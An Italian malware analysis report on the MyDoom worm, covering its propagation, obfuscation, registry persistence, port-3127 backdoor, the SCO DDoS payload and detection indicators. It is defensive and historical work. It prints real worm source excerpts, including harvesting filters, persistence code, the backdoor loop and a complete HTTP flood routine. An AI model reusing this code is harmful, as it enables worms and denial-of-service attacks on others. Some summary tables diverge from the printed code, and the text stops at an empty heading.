

Analisi Tecnica del Malware MyDoom (Win32.Mydoom)

Classificazione: Traffic Light Protocol TLP:WHITE

Oggetto: Analisi Forense Approfondita, Impatto Storico e Persistenza Operativa della Famiglia di Malware MyDoom

Sommario Esecutivo


Il worm MyDoom, classificato tecnicamente come **Win32.Mydoom@mm** e noto anche con gli alias **Novarg**, **Mimail.R** e **Shimgapi**, rappresenta uno degli eventi più significativi e devastanti nella storia della sicurezza informatica.¹ Identificato per la prima volta il **26 gennaio 2004**, MyDoom ha rapidamente eclissato i precedenti record di diffusione stabiliti da minacce quali il worm Sobig e il virus ILOVEYOU, guadagnandosi il titolo di worm a più rapida diffusione via email della storia, un primato che rimane in gran parte incontrastato anche nel 2025.

Al suo apice, MyDoom è stato responsabile di circa il 25% dell'intero traffico email globale, saturando le infrastrutture di rete mondiali e causando rallentamenti significativi della connettività Internet. Sebbene il suo payload iniziale fosse stato progettato per lanciare attacchi Distributed Denial of Service (DDoS) mirati contro il **SCO Group** e **Microsoft**, l'eredità più duratura e insidiosa del worm risiede nella creazione di vaste botnet attraverso un componente backdoor. Questa backdoor, tipicamente in ascolto sulla porta TCP 3127, ha permesso agli attori delle minacce di riconvertire milioni di computer consumer e aziendali in proxy per la distribuzione di spam e per l'orchestrazione di ulteriori attacchi informatici.

Nonostante siano trascorsi oltre vent'anni dalla sua comparsa, MyDoom mantiene una presenza attiva nel panorama delle minacce odierne, rappresentando ancora circa l'1,1% di tutti gli allegati email malevoli analizzati negli ultimi anni, con una prevalenza di infezioni in Cina e negli Stati Uniti. La sua persistenza è una testimonianza dell'efficacia delle sue tattiche di ingegneria sociale e della vasta superficie di attacco costituita da sistemi legacy o non aggiornati.

Il presente rapporto fornisce un'analisi tecnica esaustiva della famiglia di malware MyDoom, esplorandone i vettori di infezione, i meccanismi di propagazione (SMTP e Peer-to-Peer), l'analisi del payload, le caratteristiche del traffico di rete e l'impatto economico e operativo. Inoltre, il documento esamina il codice assembly del malware, i meccanismi di persistenza nel registro di sistema e le strategie di mitigazione necessarie per contrastare questa minaccia endemica.

MyDoom: Il Worm Più Veloce della Storia



1. Introduzione e Contesto Storico

1.1 Genesi e Scoperta

L'apparizione di MyDoom il 26 gennaio 2004 fu improvvisa e catastrofica. Nel giro di poche ore dal rilascio iniziale, le società di sicurezza e i fornitori di servizi Internet (ISP) registrarono un picco senza precedenti nel traffico email. Il malware non era un semplice fastidio; si trattava di un'arma cibernetica calibrata, progettata per degradare le prestazioni di rete ed eseguire attacchi mirati su larga scala.

Le prime analisi forensi suggerirono che il worm avesse origine in Russia, una teoria supportata dall'orario di rilascio e dalla presenza di testo in cirillico nelle varianti successive. Un elemento distintivo del codice era la presenza di una stringa di testo nascosta: "Andy; I'm just doing my job, nothing personal, sorry," ("Andy; sto solo facendo il mio lavoro, nulla di personale, scusa"). Questo messaggio portò molti analisti a concludere che l'autore fosse un mercenario informatico, probabilmente commissionato da spammer per costruire una massiccia botnet destinata alla distribuzione di posta indesiderata.

1.2 Il Conflitto "SCO Group"

Un aspetto unico della storia di MyDoom fu la sua motivazione geopolitica e industriale. Il worm era programmato con una "bomba a orologeria" per lanciare un attacco DDoS contro www.sco.com, il sito web del SCO Group, a partire dal 1 febbraio 2004. All'epoca, il SCO Group era coinvolto in una controversa battaglia legale contro la comunità open-source, sostenendo che il sistema operativo Linux contenesse codice proprietario Unix di SCO.

La tempistica e l'obiettivo dell'attacco alimentarono diffuse speculazioni secondo cui il worm fosse stato creato da un simpatizzante di Linux o un "hacktivist" in cerca di rappresaglia. Tuttavia, i ricercatori di sicurezza respinsero rapidamente questa ipotesi come movente primario, notando che l'attacco DDoS poteva essere una cortina fumogena (decoy) per distrarre l'attenzione dal vero scopo del worm: l'installazione di una backdoor per operazioni di spam relay.

1.3 Tassonomia e Nomenclatura

MyDoom è classificato principalmente come un **mass-mailing worm**, ma possiede caratteristiche distintive di un Trojan backdoor e capacità simili a quelle di un rootkit per nascondere la propria presenza.

Il nome "Mydoom" fu coniato da Craig Schmugar, un ricercatore di McAfee, che notò la stringa "mydom" (probabilmente intesa come "my domain") all'interno del codice del programma. Schmugar aggiunse "doom" (destino/rovina) al nome, intuendo correttamente che la minaccia sarebbe stata di proporzioni enormi.

Attributo	Dettaglio
Famiglia Malware	Win32.Mydoom
Alias Comuni	W32.Novarg.A@mm, W32/Mydoom@MM, WORM_MIMAIL.R, Win32/Shimg 2
Tipo	Worm di posta elettronica di massa, Backdoor, Strumento DDoS
Data di Rilascio	26 Gennaio 2004
Origine Presunta	Russia / Europa dell'Est

2. Architettura e Vettori di Infezione

MyDoom impiega una strategia di propagazione a doppio vettore, utilizzando sia un motore SMTP personalizzato per l'invio massivo di email, sia un componente Peer-to-Peer (P2P) per diffondersi attraverso le reti di file sharing. Questo approccio multi-vettore ha garantito la massima saturazione sia delle reti aziendali che dei sistemi degli utenti domestici.

2.1 Il Vettore Email (Mass Mailing)

Il metodo di propagazione principale di MyDoom è l'email. Il worm arriva come allegato, spesso mascherato da errore di trasmissione o notifica tecnica. L'efficacia di questo vettore risiede nella combinazione di ingegneria sociale e sofisticazione tecnica nel bypassare i filtri antispam dell'epoca.

2.1.1 Tattiche di Ingegneria Sociale

MyDoom sfrutta la curiosità e il timore dell'utente medio riguardo ai malfunzionamenti tecnici. Le righe dell'oggetto sono progettate per apparire come messaggi di sistema automatizzati, aumentando la probabilità che un utente apra l'email per indagare su un presunto "fallimento" della consegna.

Le stringhe dell'oggetto più comuni includono:

- "Error"
- "Mail Delivery System"
- "Test"
- "Mail Transaction Failed"
- "Server Report"
- "Status".

Il corpo dell'email è spesso criptico o tecnico, simulando un messaggio di rimbalzo (bounce message). Frasi come *"The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment"* ("Il messaggio non può essere rappresentato nella codifica ASCII a 7 bit ed è stato inviato come allegato binario") vengono utilizzate per giustificare la presenza dell'allegato sospetto agli occhi dell'utente meno esperto.

2.1.2 Strategia degli Allegati ed Estensioni

Il payload dannoso è contenuto all'interno di un allegato. Per ingannare gli utenti, MyDoom utilizza una varietà di nomi di file generici e la tecnica della doppia estensione.

- **Nomi file:** body , doc , document , file , message , readme , test , text , data .
- **Estensioni:** .bat , .cmd , .exe , .pif , .scr , .zip .
- **Offuscamento:** MyDoom utilizza spesso doppie estensioni (ad esempio, document.txt.exe o readme.doc.pif) o inserisce un gran numero di spazi nel nome del file per spingere l'estensione eseguibile fuori dal campo visivo nelle visualizzazioni standard delle directory di Windows. Questo sfrutta l'impostazione predefinita di Windows che nasconde le estensioni per i tipi di file conosciuti, portando l'utente a credere di aprire un documento di testo o un archivio sicuro.

2.1.3 Il Motore SMTP Autonomo

```
i = 1; /* parse as text file */
if (lstrcmp(file_ext, "txt") == 0) {size_lim=80*1024; break; }
if (xstrcmp(file_ext, "htmb", 3) == 0) break;
if (xstrcmp(file_ext, "shtl", 3) == 0) break;
if (xstrcmp(file_ext, "phpq", 3) == 0) break;
if (xstrcmp(file_ext, "aspd", 3) == 0) break;
if (xstrcmp(file_ext, "dbxn", 3) == 0) break;
if (xstrcmp(file_ext, "tbbg", 3) == 0) { size_lim=1200*1024; break; }
if (xstrcmp(file_ext, "adbh", 3) == 0) break;
if (lstrcmp(file_ext, "pl") == 0) break;
```

"Fig. 1: Routine di scansione del file system che filtra i file target per l'estrazione di email."

A differenza dei virus precedenti che si affidavano al client di posta installato sulla vittima (come Outlook) per inviare posta, MyDoom implementa il proprio motore **Simple Mail Transfer Protocol (SMTP)** completamente funzionale. Questo dettaglio tecnico è cruciale: permette al worm di inviare email direttamente ai server di posta dei destinatari, bypassando la cartella "posta inviata" locale e spesso eludendo le restrizioni lato client imposte dagli amministratori di sistema.

Harvesting degli Indirizzi:

All'esecuzione, il worm scansiona il file system dell'host infetto alla ricerca di indirizzi email. Prende di mira tipi di file specifici che probabilmente contengono informazioni di contatto:

- File con estensioni: .adb , .asp , .dbx , .htm , .php , .pl , .sht , .tbb , .txt , .wab (Windows Address Book).
- Interroga specificamente la chiave di registro HKCU\Software\Microsoft\WAB\WAB4\Wab File Name per localizzare la Rubrica di Windows e estrarne i contatti.
- Inoltre, il worm analizza la cache del browser Internet Explorer per trovare indirizzi email nelle pagine web visitate di recente.

Spoofing ed Esclusione:

```

static int email_filtdom(const char *email)
{
    static const char *nospam_domains[] = {
        "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
        "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
        "ruslis", /*vi[ruslis]t */
        ".gov", "gov.", ".mil", "foo.",

        /*"messagelabs", "support" */

        NULL,
        "\n\n\n"
    };
    static const char *loyal_list[] = {
        "berkeley", "unix", "math", "bsd", "mit.e", "gnu", "fsf.",
        "ibm.com", "google", "kernel", "linux", "fido", "usenet",
        "iana", "ietf", "rfc-ed", "sendmail", "arin.", "ripe.",
        "isi.e", "isc.o", "secur", "acketst", "pgp",
        "tanford.e", "utgers.ed", "mozilla",

        /* "sourceforge", "slashdot", */

        NULL,
        "\n\nbe_loyal:"      /* for final .exe */
    };

```

"Fig. 2: Blacklist hardcoded nel sorgente che impedisce l'invio di email a domini governativi e vendor di sicurezza."

```

static int email_filtuser(const char *email)
{
    static const char *nospam_fullnames[] = {
        "root", "info", "samples", "postmaster",
        "webmaster", "noone", "nobody", "nothing", "anyone",
        "someone", "your", "you", "me", "bugs", "rating", "site",
        "contact", "soft", "no", "somebody", "privacy", "service",
        "help", "not", "submit", "feste", "ca", "gold-certs",
        "the.bat", "page",

        /* "support" */

        NULL
    };
    static const char *nospam_anypart[] = {
        "admin", "icrosoft", "support", "ntivi",
        "unix", "bsd", "linux", "listserv",
        "certific", "google", "accoun",

```

"Fig. 2b: Lista di 'username' esclusi dall'invio (es. admin, support) per evitare di allertare gli amministratori di sistema."

MyDoom impiega tecniche di spoofing sofisticate. Non invia semplicemente dall'indirizzo dell'utente; costruisce un indirizzo "From" utilizzando uno degli indirizzi raccolti o ne genera uno falso. Questo crea confusione, poiché i messaggi di mancato recapito vengono inviati a terze parti innocenti (un fenomeno noto come "backscatter"), intasando ulteriormente i server di posta.

Un aspetto fondamentale per la sopravvivenza del worm è la sua **lista di esclusione hardcoded**. Il codice controlla sia i domini del mittente che quelli del destinatario per evitare di infettare obiettivi specifici, probabilmente per evitare il rilevamento precoce da parte di ricercatori di sicurezza, agenzie governative o i vendor stessi.

Categoria Esclusione	Stringhe/Domini Esclusi
Vendor di Sicurezza	symantec , mcafee , sophos , trend , kaspersky , panda
Aziende Tecnologiche	microsoft , google , hotmail , yahoo , ibm
Istituzioni	.gov , .mil , mit.edu , stanford.edu , berkeley.edu , rutgers.edu
Parole Chiave Generiche	abuse , security , spam , admin , support , root

Questa logica di esclusione dimostra una pianificazione strategica volta a massimizzare la diffusione tra gli utenti consumer e le piccole imprese, minimizzando al contempo l'allerta immediata presso i centri di risposta agli incidenti.

2.2 Il Vettore Peer-to-Peer (P2P)

MyDoom è stato uno dei primi worm importanti a sfruttare efficacemente le reti di file sharing Peer-to-Peer, in particolare **Kazaa**, che godeva di un'immensa popolarità nel 2004. Questo vettore secondario ha permesso al worm di persistere anche quando i filtri email venivano aggiornati.

2.2.1 Infezione della Cartella Condivisa Kazaa

```
/*
 * Based on I-Worm.PieceByPiece source code.
 */

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include "lib.h"

char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2.00" /* missed comma in the original version */
    "qpbz_cngpurf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};
```

"Fig. 3: Elenco dei nomi di file ingannevoli utilizzati per la propagazione sulla rete P2P Kazaa.

Nota: le stringhe nel codice sono offuscate con ROT13. Ad esempio, 'npgvingvba_penpx' viene decodificato a runtime in 'activation_crack'."

Il worm controlla il Registro di Windows per verificare l'installazione del client Kazaa. Interroga il valore `D1Dir0` nella chiave `HKEY_CURRENT_USER\Software\Kazaa\Transfer` per identificare la directory in cui l'utente archivia i file condivisi.

Una volta localizzata la cartella condivisa, MyDoom vi copia se stesso. Per massimizzare la probabilità di essere scaricato da altri utenti, si rinomina utilizzando nomi di file che corrispondevano a termini di ricerca popolari sulle reti P2P all'epoca, spesso legati a software piratato o crack.

- **Nomi file P2P:** `winamp5`, `icq2004-final`, `activation_crack`, `office_crack`, `rootkitXP`, `strip-girl-2.0bdcom_patches`, `nuke2004`.
- **Meccanismo:** Quando altri utenti sulla rete Kazaa cercavano "Winamp" o "Office Crack", vedevano il file infetto ospitato sulla macchina della vittima. Scaricare ed eseguire questo file completava il ciclo di infezione, propagando il worm a un nuovo nodo della rete P2P.

3. Analisi Tecnica Approfondita (Reverse Engineering)

Un esame approfondito del sorgente di MyDoom rivela tecniche sofisticate utilizzate per ostacolare l'analisi statica e garantire l'esecuzione del payload. L'analisi del codice evidenzia la struttura modulare del malware.

3.1 Packing e Offuscamento

L'eseguibile di MyDoom è tipicamente compresso utilizzando **UPX** (Ultimate Packer for Executables). UPX riduce la dimensione del binario e offusca la struttura del codice dagli strumenti di analisi statica di base, sebbene sia facilmente scompattabile da analisti esperti.

- **Crittografia delle Stringhe (ROT13):** La maggior parte delle stringhe interne al binario (come le liste dei server SMTP, gli URL target e le chiavi di registro) sono cifrate utilizzando l'algoritmo **ROT13**.
 - **Funzionamento:** ROT13 è un semplice cifrario a sostituzione che ruota ogni lettera di 13 posizioni nell'alfabeto (ad esempio, 'A' diventa 'N').
 - **Ragionamento:** Sebbene ROT13 sia crittograficamente debole, è efficace nel nascondere stringhe leggibili dall'ispezione casuale o dalle firme antivirus basate su stringhe semplici. All'interno del codice assembly, si osserva spesso un ciclo di decodifica che itera attraverso le stringhe prima del loro utilizzo in chiamate API.

Analisi del Dump Esadecimale

In un tipico dump esadecimale del binario decompresso, è possibile osservare le liste di esclusione hardcoded e le stringhe di comando SMTP (HELO , MAIL FROM , RCPT TO). Il segmento di codice responsabile dell'apertura della backdoor include chiamate standard alla libreria Winsock: `WSAStartup` , `socket()` , `bind()` , `listen()` e `accept()` sulla gamma di porte designata (3127-3198).

3.2 Installazione e Persistenza

```
void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
    rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
    rot13(valname, "GnfxZba"); /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
            return;
    RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync->sync_instpath)+1);
    RegCloseKey(k);
}
```

"Fig. 4: Codice responsabile della creazione della chiave di registro 'Run' per garantire l'avvio automatico."

```
void sync_check_frun(struct sync_t *sync)
{
    HKEY k;
    DWORD disp;
    char i, tmp[128];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
    rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

    sync->first_run = 0;
    for (i=0; i<2; i++)
        if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                        tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }

    sync->first_run = 1;
    for (i=0; i<2; i++)
        if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                           tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
}
```

"Fig. 4a: Routine di controllo che verifica la presenza di una marcatura nel registro per determinare se il sistema è già infetto."

Quando l'utente esegue l'allegato, MyDoom avvia la procedura di installazione per radicarsi nel sistema.

1. Drop del File:

- Il worm si copia nella directory di sistema di Windows (es. C:\Windows\System32) o nella directory Temp dell'utente.
- Utilizza nomi di file che imitano processi legittimi di Windows per mimetizzarsi nel Task Manager. I nomi comuni includono taskmon.exe, java.exe, services.exe o lsass.exe.

2. Modifica del Registro:

- Per garantire la sopravvivenza al riavvio del sistema, MyDoom aggiunge voci alle chiavi "Run" del Registro di Windows.
- **Chiave:** HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run oppure HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.
- **Nome Valore:** TaskMon, Traybar, JavaVM O Services .
- **Dati Valore:** Il percorso dell'eseguibile droppato (es. %SysDir%\taskmon.exe).

3. Creazione Mutex:

- Il worm crea un **mutex** (oggetto di mutua esclusione) per assicurarsi che sia in esecuzione una sola istanza del malware alla volta, prevenendo conflitti di risorse.
- **Nome Mutex:** SwebSipcSmtxS0 (per MyDoom.A) o jmydoat<computername>Xmtx (per altre varianti).

3.3 Il Componente shimgapi.dll

Il file shimgapi.dll costituisce il nucleo funzionale della backdoor.

- **Spoofing del Nome:** Il nome è scelto deliberatamente per assomigliare a shimgvw.dll (Shell Image Viewer), una libreria legittima di Windows per la visualizzazione di immagini.
- **Hijacking del CLSID:** Alcune varianti modificano le chiavi di registro del COM Class ID (CLSID) per garantire che shimgapi.dll venga caricata automaticamente da Explorer.exe o Internet Explorer, concedendo alla DLL i privilegi della shell utente e nascondendola come processo separato.
- **Rilevamento YARA:** Le moderne regole YARA per il rilevamento di MyDoom cercano spesso sequenze di byte specifiche nello stub di decompressione o le stringhe codificate in ROT13 corrispondenti ai domini di esclusione.

4. Meccanismi di Persistenza e Backdoor

Uno degli aspetti più pericolosi di MyDoom è la sua funzionalità di backdoor, che converte l'host infetto in un nodo zombie all'interno di una botnet. Questo meccanismo ha trasformato il worm da un semplice disturbo a uno strumento di profitto criminale.

4.1 La Backdoor TCP sulla Porta 3127

```
/* actually, this piece of code will try ports 3127 - 3199 */

for (port=3127;;port++) {
    socks4_main(port, 3);
    Sleep(1024);
    if (port > 3198) {
        Sleep(2048);
        port = 3127;
    }
}
```

"Fig. 5: Loop di apertura del socket che inizializza la backdoor sulla porta TCP 3127."

La backdoor apre un listener TCP sulle porte comprese tra **3127 e 3198**.

- **Funzione:** Questa porta accetta connessioni in entrata dall'attaccante o da altri nodi infetti.
- **Capacità Proxy:** Funziona come un proxy TCP. Questo permette all'attaccante di instradare il traffico attraverso la macchina infetta. Gli spammer hanno utilizzato pesantemente questa funzione per instradare email spazzatura attraverso computer domestici innocenti, mascherando così la vera origine dello spam e aggirando le blocklist degli indirizzi IP.
- **Esecuzione Arbitraria:** La backdoor consente anche il caricamento e l'esecuzione di file arbitrari. Questo meccanismo è stato notoriamente utilizzato per distribuire il worm "Doomjuice", che si diffondeva esclusivamente scansionando la porta 3127 aperta sulle macchine già infettate da MyDoom.

4.2 L'Attacco Denial of Service (DDoS)

```
#define SCO_SITE_ROT13 "jjj.fpb.pbz" /* www.sco.com */
#define SCO_PORT 80
#define SCODOS_THREADS 64
static DWORD _stdcall scodos_th(LPVOID pv)
{
    struct sockaddr_in addr;
    char buf[512];
    int sock;

    rot13(buf,
    /*
     * "GET / HTTP/1.1\r\n"
     * "Host: www.sco.com\r\n"
     * "\r\n";
     */
    "TRG / UGGC/1.1\r\n"
    "Ufg: " SCO_SITE_ROT13 "\r\n"
    "\r\n");

    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
    if (pv == NULL) goto ex;
    addr = *(struct sockaddr_in *)pv;
    for (;;) {
        sock = connect_tv(&addr, 8);
        if (sock != 0) {
            send(sock, buf, strlen(buf), 0);
            Sleep(300);
            closesocket(sock);
        }
    }
ex: ExitThread(0);
    return 0;
}
```

"Fig. 6: Routine del thread DoS che costruisce e invia richieste HTTP flood verso il target SCO Group."

MyDoom contiene un payload attivato temporalmente progettato per attaccare specifici server web.

- **Obiettivo:** www.sco.com (MyDoom.A) e www.microsoft.com (MyDoom.B).
 - **Data di Innesco:** 1 Febbraio 2004 (MyDoom.A) e 3 Febbraio 2004 (MyDoom.B).
 - **Data di Terminazione:** Il worm era programmato per smettere di diffondersi il 12 Febbraio 2004, sebbene il componente backdoor rimanesse attivo.
 - **Metodo:** L'attacco utilizza un **HTTP GET Flood**. La macchina infetta genera thread multipli (fino a 64), ognuno dei quali invia ripetute richieste HTTP GET alla homepage del bersaglio. Il volume puro di traffico proveniente da centinaia di migliaia di host infetti ha sopraffatto con successo i server del SCO Group, costringendoli offline.
-

5. Analisi del Traffico di Rete

L'analisi del traffico di rete generato da un host infetto da MyDoom fornisce chiari Indicatori di Compromissione (IOC). La comprensione di questi pattern è fondamentale per la rilevazione a livello di rete.

5.1 Traffico SMTP (Porta 25)

La caratteristica più "rumorosa" di MyDoom è il volume di traffico SMTP in uscita.

- **Comportamento:** L'host infetto tenta di connettersi alla Porta TCP 25 (SMTP) di numerosi indirizzi IP esterni (i server di posta dei contatti raccolti).
- **Struttura del Pacchetto:**
 1. **Client:** EHLO <hostname_casuale_o_spoofato>
 2. **Server:** 250 OK
 3. **Client:** MAIL FROM: <indirizzo_spoofato>
 4. **Client:** RCPT TO: <indirizzo_vittima>
 5. **Client:** DATA
 6. **Client:** (Payload: Allegato con codifica MIME)
- **Osservazione:** In una cattura Wireshark, un analista vedrebbe un singolo IP interno avviare centinaia di connessioni SMTP al minuto verso diversi IP esterni. Questo pattern "a ventaglio" (fan-out) è una firma classica di un worm di mass-mailing.

5.2 Traffico Backdoor (Porte 3127 & 1042)

- **Porta 3127:** Il worm ascolta su questa porta. L'analisi del traffico potrebbe mostrare IP esterni che tentano di eseguire un handshake TCP a 3 vie (SYN, SYN-ACK, ACK) con l'host infetto sulla porta 3127. Se l'handshake ha successo, l'IP esterno può inviare comandi proxy SOCKS o caricare dati eseguibili. Il protocollo di comunicazione è spesso grezzo (raw TCP) o utilizza header minimi.

- **Porta 1042:** Alcune varianti (come MyDoom.B o MyDoom.L) utilizzano la porta 1042 per le comunicazioni backdoor. Il malware può tentare di connettersi a vari indirizzi IP su questa porta per verificare la connettività Internet o ricevere comandi.

5.3 Traffico DNS

MyDoom genera un traffico DNS significativo mentre risolve i record MX (Mail Exchange) per i domini degli indirizzi email che raccoglie.

- **Tipo di Query:** Record MX.
 - **Volume:** Alto volume di query MX per un'ampia varietà di domini (es. yahoo.com, aol.com, domini aziendali casuali) che si verificano in rapida successione. Questo può saturare i server DNS locali.
-

6. Analisi delle Varianti

La famiglia MyDoom si è evoluta rapidamente, con nuove varianti che apparivano a pochi giorni di distanza dall'epidemia originale, ciascuna con lievi modifiche comportamentali o di target.

Variante	Data Rilascio	Caratteristiche Chiave & Differenze
MyDoom.A	26 Gen 2004	L'originale. DDoS contro SCO Group. Backdoor su Porta 3127.
MyDoom.B	28 Gen 2004	Aggiunto target DDoS: Microsoft.com. Blocca accesso ai siti AV. Backdoor presente. Noto per essere buggato e diffondersi più lentamente.
MyDoom.F	Feb 2004	Cancella vari file (danno casuale). DDoS contro Microsoft e RIAA.com.
MyDoom.G	Feb 2004	Backdoor sulle Porte 80 e 1080. DDoS contro Symantec.com.
MyDoom.L	Fine 2004	Backdoor su Porta 1042. Non esclude i domini.edu.
MyDoom.O/M	Luglio 2004	Usa Porta 1034 per la backdoor. Raccoglie email dai motori di ricerca (Google, Yahoo).


Nota su MyDoom.B: La variante B includeva un meccanismo difensivo che modificava il file hosts (%System%\drivers\etc\hosts) per bloccare l'accesso ai siti web dei fornitori di sicurezza (es. symantec.com, mcafee.com). Questo impediva agli utenti di aggiornare il proprio software antivirus o accedere agli strumenti di rimozione online, una tattica che divenne standard per il malware successivo.

7. Impatto Globale ed Economico

L'impatto di MyDoom fu globale e finanziariamente devastante, ridefinendo la percezione del rischio informatico per le aziende.

- Danni Finanziari:** Le stime del danno totale causato da MyDoom variano da **38 a 50 miliardi di dollari**. Questa cifra include la perdita di produttività, il costo della bonifica IT, i costi per la larghezza di banda in eccesso e il commercio perso a causa del rallentamento di Internet.
- Prestazioni di Rete:** Al suo apice, MyDoom ha rallentato le prestazioni globali di Internet del 10% e aumentato i tempi di caricamento delle pagine web del 50%. L'enorme volume di traffico SMTP ha intasato i server di posta degli ISP, causando ritardi nella consegna di email legittime che sono durati giorni o settimane.
- Conseguenze Aziendali:** Il SCO Group è stato messo offline con successo. Sebbene Microsoft abbia resistito meglio all'attacco grazie alla sua massiccia infrastruttura e ai bug presenti in MyDoom.B, l'incidente ha evidenziato la vulnerabilità anche dei giganti tecnologici agli attacchi distribuiti tramite botnet.

MyDoom: Anatomia del Worm Più Veloce della Storia



8. MyDoom nel Panorama delle Minacce Moderne (2024-2025)

È un errore comune credere che MyDoom sia una minaccia estinta. Nel 2025, MyDoom rimane una "radiazione di fondo" persistente su Internet.

8.1 Statistiche Attuali

Secondo i dati di intelligence sulle minacce di Palo Alto Networks (Unit 42) e altri vendor:

- MyDoom rappresenta costantemente circa l'**1,1% di tutte le email contenenti malware**.
- Decine di migliaia di campioni unici di MyDoom vengono registrati ogni mese.
- La maggior parte di queste email ha origine da indirizzi IP in **Cina** e negli **Stati Uniti**.

8.2 Perché Persiste?

